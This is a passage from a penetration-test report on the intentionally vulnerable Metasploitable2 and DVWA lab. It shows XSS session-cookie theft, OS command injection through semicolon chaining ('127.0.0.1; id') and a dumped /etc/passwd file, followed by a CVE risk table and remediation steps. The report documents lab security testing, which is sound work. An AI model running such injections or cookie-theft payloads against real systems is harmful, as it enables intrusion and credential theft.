


Figure 13: XSS alert popup confirming JavaScript execution in browser

7.4 XSS — Session Cookie Theft

Using document.cookie payload to demonstrate session hijacking — full PHPSESSID token exposed.




Figure 14: XSS cookie theft — PHPSESSID=7c321f668c948dcffbb8ca1b32e832e7 captured

7.5 Command Injection — OS Command Execution

Command injection on the ping function allowed arbitrary OS command execution via semicolon chaining.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.631 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.017 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.015 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.015/0.221/0.631/0.289 ms  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Figure 15: Command injection — 127.0.0.1; id showing www-data execution context

7.6 Command Injection — /etc/passwd via Web

Full /etc/passwd contents extracted through the web application command injection vulnerability.

submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.021 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.017 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.017/0.020/0.023/0.004 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Figure 16: Command injection dumping /etc/passwd via DVWA web interface

8. Risk Summary

Vulnerability	CVE	CVSS	Risk	Result
vsftpd 2.3.4 Backdoor	CVE-2011-2523	10.0	CRITICAL	Root confirmed
Samba usermap_script	CVE-2007-2447	10.0	CRITICAL	Root shell
UnrealIRCd Backdoor	CVE-2010-2075	10.0	CRITICAL	Root shell
Port 1524 Bindshell	N/A	10.0	CRITICAL	Instant root
MySQL No Password	N/A	9.0	CRITICAL	7 DBs dumped
SQL Injection DVWA	N/A	9.0	CRITICAL	All hashes stolen
XSS Reflected	N/A	8.0	HIGH	Cookie stolen
Command Injection	N/A	9.0	CRITICAL	/etc/passwd dumped
VNC Weak Password	N/A	9.0	CRITICAL	GUI access
Tomcat Default Creds	N/A	8.5	HIGH	Admin access
SSL POODLE	CVE-2014-3566	7.0	HIGH	Confirmed
Weak Passwords	N/A	8.0	HIGH	10/11 cracked

9. Recommendations

9.1 Critical — Immediate

- Remove vsftpd 2.3.4 — upgrade to latest stable version
- Patch Samba to current stable release
- Remove UnrealIRCd — replace with non-trojaned version
- Close port 1524 — remove bindshell service immediately
- Set strong passwords on all MySQL accounts

9.2 High — Short Term

- Implement prepared statements for all SQL queries
- Sanitize all user input — prevent XSS and command injection
- Set HttpOnly and Secure flags on session cookies
- Change VNC password to strong unique value
- Upgrade all services to current stable versions
- Disable Telnet — use SSH only

9.3 Medium — Long Term

- Deploy Web Application Firewall (WAF)
- Implement IDS/IPS monitoring
- Establish regular patch management process
- Enforce password complexity policy
- Implement network segmentation

10. Conclusion

The penetration test of Metasploitable2 revealed critical vulnerabilities across all attack surfaces. Complete system compromise was achieved through four independent root-level exploits. All major attack categories were demonstrated including network exploitation, credential dumping, password cracking, database attacks, and web application attacks.

The presence of intentional backdoors combined with default credentials, weak passwords, and unpatched services makes this system extremely vulnerable. Immediate remediation is required for any system running similar configurations.

Field	Details
Prepared by	VIJAY S
Date	June 15, 2026
Email	reachvijays20@gmail.com
LinkedIn	linkedin.com/in/vijaycybersecurity
GitHub	github.com/JacobVijay26
Location	Malleshwaram, Bengaluru - 560003